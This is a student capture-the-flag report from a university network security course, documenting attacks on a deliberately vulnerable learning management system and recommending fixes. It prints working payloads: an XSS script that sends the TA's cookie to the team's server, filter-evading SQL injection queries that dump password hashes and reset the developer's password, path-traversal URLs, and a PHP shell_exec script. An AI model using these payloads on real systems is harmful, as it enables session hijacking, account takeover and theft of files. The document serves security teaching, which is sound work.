Parchment Final Report

Capture The Flag

Submitted to:

Professor Charlie Scott
Professor Cam Beasley

Prepared by:

Nikita Zamwar
Jacqueline Corona
Patrizio Chiquini
Eduardo Tribaldos

CS361S: Network Security and Privacy
Department of Computer Science
The University of Texas at Austin

October 31st, 2016 2:00pm

Contents

1 Summary

Parchment is an online learning management system for students. While most security precautions focus on web server infrastructure, 75% of security attacks today are now at the application layer. Throughout this assessment we were able to explore the top web application vulnerabilities and provide different mitigation techniques to prevent malicious hackers. We were asked to find and exploit the vulnerabilities present in the learning management system to retrieve the copy of the final exam file, which was stored in a user's home directory on the server.

The web application is available at *146.6.15.72* . The application requires login credentials and hosts a messaging system as well as student assignments. The scope of this assessment is only one web server that we retrieved from STACHE.

Based on our findings, it is in our best opinion that the web application presents a **High** security risk due to:

- The ability to intercept packages on the server,
- Ease of traversing the directory,
- Persistent Cross-Site Scripting (XXS) vulnerabilities, and
- Capability to perform SQL injection.

Until the **High** risk level vulnerabilities mentioned above are properly addressed, we cannot authorize the use of this web application. The application has many exploitable vulnerabilities that severely compromise the server and file system. The exploits would allow any user to manipulate the authorization into the application. Therefore, enabling malicious hackers to attain private files.

2 Scope & Methodology

2.1 Scope

The scope of this CTF includes accessing and finding the vulnerabilities for a web application located at 146.6.15.72. However, in order to start the exploration we created a couple of “toy” user accounts to at least set a foot in the door before exploiting the web application and finding its vulnerabilities. Application vulnerabilities tend to be system flaws or weakness in the application that can compromise the security and usage of the application. There exists a range of web vulnerability type, including, but not limited to, Cross-Site Scripting, SQL Injection, Directory Traversal. Throughout this CTF, we were able to explore some of the most common flows leading to modern data breaches.

Some of the constraints we had to tackle was working around getting proper authorization of the web application in order to be able to access and have complete manipulation of the site. There exists different role id per different accounts. In other words, users have the lowest authorization level which means that in order to fully exploit the web application we would have to escalate into the highest possible authorization, which in this case, would be the professor.

2.2 Methodology

2.2.1 Introduction

Throughout this project there were a couple tools, such as sqlmap, to conduct the penetration tests and find vulnerabilities. Overall, the main tool for finding the vulnerabilities for this web application revolve around prior knowledge to how a modern web application works. In other words, by understanding the communication protocols and procedures that happens between the client and the server through a web application, we were able to navigate throughout the whole web application and locate specific vulnerabilities.

2.2.2 Package Interception

One of the first steps into finding any vulnerabilities for any web application is to do some recon. In other words, explore the different tabs, buttons, and pages that the application offers. One of the first interesting and most interactive pages that we located was the Assessment page. As a hacker, we understood that by “submitting” the assignment we would be doing a POST HTTP request, in which we would like to explore and intercept the packets being sent out. By doing this and utilizing Burp, we were able to locate some encoded data which we were able to simply decode in base64 to acquire the right answers for the assessment. In other words, the current environment allows for packet sniffing where sensitive data can be reached. Being able to attain and decode the data in the packets demonstrated the vulnerability of not properly securing and protecting data through some more complex encryption protection.

2.2.3 Directory Traversal

Furthermore, as we kept navigating through the web application we explored the manipulation of the URL to explore possible directories. And sure enough, we were able to exploit inadequate security mechanisms and access the “dev” directory of the application which should be a restricted directory. This type of vulnerability can be described as directory traversal which we were able to exploit as a result of insufficient filtering/validation of browser input from users using the web application. This type of vulnerability tends to be very easy to exploit, however it can cause huge consequences such as being capable of compromising the entire web application and gaining access to classified files.

2.2.4 Cross Site Scripting

By exploring and doing additional recon on the web application, we put a lot of focus on the “Message” page since this accepts user text input. In addition, it allows communication between other students, but more importantly to the TA. We realized that the message text field allowed us use it as a mechanism to transport different attacks and malicious scripts to other end user’s browser which is a very sensitive vulnerability that can affects all the users. This type of vulnerability is better known as cross site scripting (XXS). By setting up our own server on our local machine and placing a script to acquire the TA’s session id, we were able to exploit this vulnerability. We utilize the TA’s session id to defeat authentication restrictions and assume his identity to get access to the web application under his name which enabled us to view additional pages such as the Gradebook for the class.

2.2.5 SQL

Once we were able to take the TA’s identity and use session fixation to log into the web application we did some additional recon to see what authorization rights he had over a regular user. One of the most interesting things we found was an input text field under the Gradebook page. With the help of sqlmap, a testing tool that automates the process of detecting and exploiting SQL injection flaws , we were able to identify some of the weakness of the web application. Sqlmap gave us the idea to use comments for spaces and use cast and chr to change the developer password. Under the Gradebook page, we were able to inject some self-made SQL queries in order to manipulate and display the data that we wanted. By doing so, we expose the vulnerability of SQL Injection. SQL Injection is a type of web application security vulnerability in which we were able to submit a database SQL command to expose the database. The sql query that we utilized to display all of the hashed and salted password was:

*'/**/uninsertion/**/selunionect/**/password,user_name,'a'/**/from/**/lms_user;--.*

WIth our understanding of how UNION queries work, We used this formatted query to utilize "SELECT" and "UNION" to acquire the desired data, the passwords. We were able to bypass this security flaw by using statements like "*selunionect*" where the application would delete any instance of these types of commands by priority level. This means that it would locate the word "union" in our query statement and remove it, however, by removing "union" the new query utilize "SELECT" which is exactly what we wanted in order to target database objects. This same rule applied to other comands such as INSERT, and UPDATE. By doing this manipulation, we were able to expose the weak protection that the web application had for SQL Injection which led us to not only display all the usernames and password, but, by further manipulation of the SQL query, we were able to modify the data and change the Developer's username's password to our own in order to gain their full access. (SQL Query used for the password change can be located under 3.4 Findings). By impersonating the Developer account, we were able to navigate through additional authorized-only files, such as the logs, and gain further knowledge about delicate data. The developer should be a lot more cautions and secured about the information they are responsible for. Sometimes the biggest vulnerability is a developer's own mistakes.

2.2.6 Malicious File Upload

Lastly, through our previous recon, we had run into a file that was not authorized to be viewed by the TA, the final exam. This file requires an authentication key which only the professor, Cam Beasley, had access to. However, since we had access to the Developer account we were able to find it. Furthermore, we discovered that loader.php does remote connection through our locally set up server allowing us get access directly to Cam Beasley's folder. We achieved this by running the php script (**Figure 6**) to get the location of the exam through a file upload. This is a file inclusion vulnerability which is a type of vulnerability that is most commonly found to affect web applications that rely on a scripting runtime. In other words, file inclusion vulnerability allows us to upload our php file, already locally located on our server, and executed it. Once we found the location of the exam, due to the applications directory traversal vulnerability, we were able to gain full access to the file. Performing this exploit demonstrated the vulnerability of granting full rights of authorization, in addition to not being able to control the URL input (**Figure 8**). By not enforcing proper protection for the web application's arguments, we are able to perform an insecure upload.

3 Findings


After complete penetration testing and exploiting of the web application, we have concluded that this application is at **High** risk. In this section we have highlighted key vulnerabilities we discovered and steps as to how these vulnerabilities could be found again.

3.1 Package Interception

The initial step to exploit the system was to start off by creating a student account and to infiltrate the web application from there. There are two main actions a student user of parchment can do: successfully complete the assessment by getting all the right answers and send messages to the TA or other students. Looking at the assessment, we found the first vulnerability to exploit. When the submit button at the end of the assessment is pressed a POST HTTP request is being sent out at plain view. We took advantage of this vulnerability by utilizing Burp to essentially captured the packets to retrieve the contents which would provide us with the right answers to the assessment. The packet contents were encoded using base64 which is so common that anyone can find a base64 decoder online easily. With this new information, we could easily get all the answers correct which led us to the first flag. The main vulnerability we were able to exploit was the lack of security for the HTTP requests and encryption of the contents in the packet. This environment allows for packet sniffing.

3.2 Directory Traversal

As a student user of parchment we were still able to traverse through part of the dev directory by simply by changing the url. The url navigated us directly to the directory where we found the second flag which prove a simple vulnerability to navigate through the application. This is highly risky and insecure design for the web application. Allowing the lowest level user to easily navigate to the directory means that a student can easily exploit the directory to gain access to documents or try to elevate their access level.



```
Index of /dev

      Name                                                             Last modified      Size  Description
---------------------------------------------------------------------------------------------------------
Parent Directory                                                                             -
FLAG:8214e3b53548cd32503f674fc31e3fa6ec77f62970bf7e809719cc0241e16eaf  14-Oct-2016 10:42     0
loader.php                                                             02-Sep-2016 16:07  2.1K
parchment_tables.txt                                                   05-Dec-2014 17:30  1.3K
showlogs.php                                                           02-Sep-2016 15:54  2.6K
---------------------------------------------------------------------------------------------------------
Apache/2.2.22 (Debian) Server at 146.6.15.72 Port 80
```

Developer File System

3.3 Gaining access to TA's account

```
var express = require('express');
var app = express();
var router = express.Router();

app.get('/cookie/:cookie', function (req, res, next) {
console.log(req.params.cookie)
next("muahaha");
});

app.listen(8080, function(){
console.log("Listening on port 8080");
});
```

Figure 1: Server Code

```
<script
src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.1/jquery.min.js"></s
cript>
<script>
$.ajax({
type:"GET",
url: 'http://10.147.208.167:8080/cookie/' + document.cookie});
</script>
```

Figure 2: Message to TA

Another action available for a student account is the ability to message the TA and other students. The ability to message itself is not a vulnerability, but the message box proved to allow several methods of exploitation. Specifically, the message box put restrictions on not being able to send images or videos, however, there were no restrictions as to what kind of text was allowed. By utilizing cross site scripting we were able insert html code and scripts into the source code through which we could retrieve cookies. These cookies hold important information such as passwords, usernames and session ids. For our purpose were able to request back the session id of the TA account. Then by simply changing our session id to one we got back took us directly into the TA account. This is highly risky because now without even knowing the username or password we were able to gain access to the TA account. This also gave us more access rights than a student user of parchment.

3.4 SQL Injections in the gradebook

```
'/**/uninsertion/**/selunionect/**/password,user_name,'a'/**/from/**/lms_user;--.
```

Figure 3: SQL Injection query that displays all of the usernames and their hashed passwords


```
'/**/uninsertion/**/selunionect/**/password,user_name,'a'/**/from/**/lms_user;--

';updadeletete/**/lms_user/**/set/**/password=cast(chr(36)||chr(49)||chr(36)||chr(78)||c
hr(121)||chr(53)||chr(47)||chr(71)||chr(81)||chr(85)||chr(115)||chr(36)||chr(101)||chr(52)||
chr(105)||chr(54)||chr(120)||chr(108)||chr(78)||chr(57)||chr(65)||chr(73)||chr(120)||chr(7
7)||chr(78)||chr(51)||chr(110)||chr(52)||chr(55)||chr(54)||chr(106)||chr(118)||chr(111)||ch
r(46)/**/as/**/text)/**/where/**/user_name='developer'--/**/
```

Figure 4: SQL Injection query to manipulate and change any username's password

Once in the TA account we had complete access to the gradebook. In the gradebook all the users are stored in a database which can be viewed through the search box at the top. By running our structured SQL query (**Figure 3**) we were able to manipulate the results we get back and display all the hidden data. Specifically, we were able to retrieve the password hashes for every user of parchment even developers using the first query. This is a major vulnerability because a user should not get those hashes and once one get the hashes it's a matter of decoding it. In other words, there is not a strong enough protection towards the type of user input. Furthermore, due to our understanding of how the SQL Injection was being manipulated by the application,instead of decoding the Developers password we decided to change its password. We wanted to demonstrate how dangerous this SQL vulnerability due to its capability to manipulate the passwords to whatever we desire. Using the second script (**Figure 4**) we modified the developer password to be set to one of our "toy" accounts in order to gained access to the account. This led us to the fourth flag.

3.5 Developer Access



146.6.15.72/dev/showlogs.php?logfile=../../www/dev/loader.php

```
if ( isset($_REQUEST['module']) && isset($_REQUEST['authentication_key']) ) {

if ( $_GET['authentication_key'] === "jHWGiAB9Y77q8htfTk6Y" ) {
$file = $_GET['module'];

include($file);
}

}

?>
```

Figure 5: Getting authorization key from loader file

Once inside the developer account we could access the file system, but with elevated rights. Now we were the highest level user for parchment and had complete access to everything in the file system. This would not have been a vulnerability for us to exploit if we had not gotten developer access or even seen the file system initially as a student user. After gaining access we knew exactly where to look next because of a previous vulnerability.

3.6 Modifying loader file

```
<?php

$code = shell_exec('ls -lart /home/cbeasley/AgvEFaPr4dVV/');
echo $code

?>
```

Figure 6: Script to find file path for final exam

```
http://146.6.15.72/dev/showlogs.php?logfile=../../../home/cbeasley/AgvEFaPr4dVV/Fin
al%20Exam%20v3-draft.rtf
```

Figure 7: URL to view the final exam

The ultimate step to get the final exam answers was to locate exactly where the file was located first. Previously in the TA account we had seen the file, so knew the filename and read the message from Cam Beasley, the professor, regarding the final exam. This indicated that the file should be in the professor’s folder. Furthermore, we discovered that loader.php does remote connection through our server allowing us to modify the code such that we can go directly to Cam Beasley’s folder. By running the above script

we were able to find exactly which folder holds the final exam. Knowing the path meant we could use to url to directly take us to the final exam as seen above. This led us to the last flag.

4 Suggested Controls

For the sake of the users utilizing this web application, all of these controls are HIGH risk and should be dealt with immediately. However, the one vulnerability that puts every client using the web application at risk is the SQL Injection vulnerability due to its capabilities to alter and manipulate other user's data. This vulnerability should be your highest priority (4.4 SQL Injection Protection).

4.1 Packet Sniffing

The current web application has proven to have an insecure environment where packet sniffing can easily be performed. In order to avoid this, there are a couple approaches one can take. One would be to enhance the application to encrypt the communications through SSL (Secure Socket Layer) encryption. This will encrypts your communications with just that application over the whole journey. You can also encrypt sensitive files before sending them over the network. (e.g. zip them with AES enabled). This would work for the very specific scenario of the Assessment where you are sending answers.

4.2 Directory Traversal Protection

There are several measures that developers can take to prevent directory traversal attacks and vulnerabilities. For starters, programmers should be trained to validate user input from browsers. Input validation ensures that attackers cannot use commands that leave the root directory or violate other access privileges. Beyond this, filters can be used to block certain user input. Many other web aplications typically employ filters to block URLs containing commands and escape codes that are commonly used by attackers. Additionally, web server software (and any software that is used) should be kept up-to-date with current patches. Regularly patching software is a critical practice for reducing security risk, as software patches typically contain security fixes.

4.3 Cross Site Scripting Protection

Cross-site scripting attack (XSS attack) is an attack based on code injection into vulnerable web pages, in this case, the web application's message feature. This creates a danger of accepting unchecked input data and showing it in the browser. Since the messaging feature allows user to enter data this would be on the most common places a hacker would try to exploit. We were able to enter our own input data that contained malicious PHP and HTML code in it in order to exploit the vulnerability. To protect your application from these kinds of attacks, run the input data through strip_tags() to remove any tags present in it. When showing data in the browser, apply htmlentities()function on the data. Most browsers have built-in XSS filters so we advised to use this for the protection of the clients.

4.4 SQL Injection Protection

You can prevent SQL injection if you adopt an input validation technique in which user input is authenticated against a set of defined rules for length, type and syntax and also against business rules. You should ensure that users with the permission to access the database have the least privileges. Also, you should always make sure that a database user is created only for a specific application and this user is not able to access other applications. Another method for preventing SQL injection attacks is to remove all stored procedures that are not in use. Use strongly typed parameterized query APIs with placeholder substitution markers, even when calling stored procedures. Show care when using stored procedures since they are generally safe from injection. However, be careful as they can be injectable (such as via the use of exec() or concatenating arguments within the stored procedure). Furthermore, one could also constrain and sanitize input at a higher security level where it is currently at. Lastly, we were able to learn about the database from the error messages, so it is advisable to ensure that they display minimal information with the use of customErrors to display no more than a simple unhandled error message.

4.5 File Upload Protection

Your application proves to have an insecure way of unrestricted file upload, which could essentially lead to an application and database takeover. The impact of this vulnerability is high, supposed code can be executed in the server context or on the client. The likelihood of a detection for the attacker is high. The prevalence is common. As a result the severity of this type of vulnerability is High. In order to mitigate this vulnerability is to have the application use a whitelist of allowed file types. This list determines the types of files that can be uploaded, and rejects all files that do not match approved types. Furthermore, the application should use client- or server-side input validation to ensure evasion techniques have not been used to bypass the whitelist filter. These evasion techniques could include appending a second file type to the file name (e.g. image.jpg.php) or using trailing space or dots in the file name. The web application should strengthen its authorization and authentications protection and verification throughout the whole application. Furthermore, the file inclusion mitigation aspect of this exploit should be also be to to eliminate file inclusion vulnerabilities is to avoid passing user-submitted input to any filesystem/framework API. While these techniques cannot guarantee the web application from never be attacked from a malicious file upload, they will go a long way toward protecting the website while still providing users with the benefits of uploading files when needed.

5 Conclusion

In conclusion, it is in our best opinion that this web application presents a **High** security risk due to:

- The ability to intercept packages on the server,
- Ease of traversing the directory,
- Persistent Cross-Site Scripting (XXS) vulnerabilities, and
- Capability to perform SQL injection.

Until the **High** risk level vulnerabilities mentioned above are properly addressed, we cannot authorize the use of this web application. The application has many exploitable vulnerabilities that severely compromise the server. The exploits would allow any user to manipulate the authorization into the application. Therefore, enabling malicious hackers to attain private files.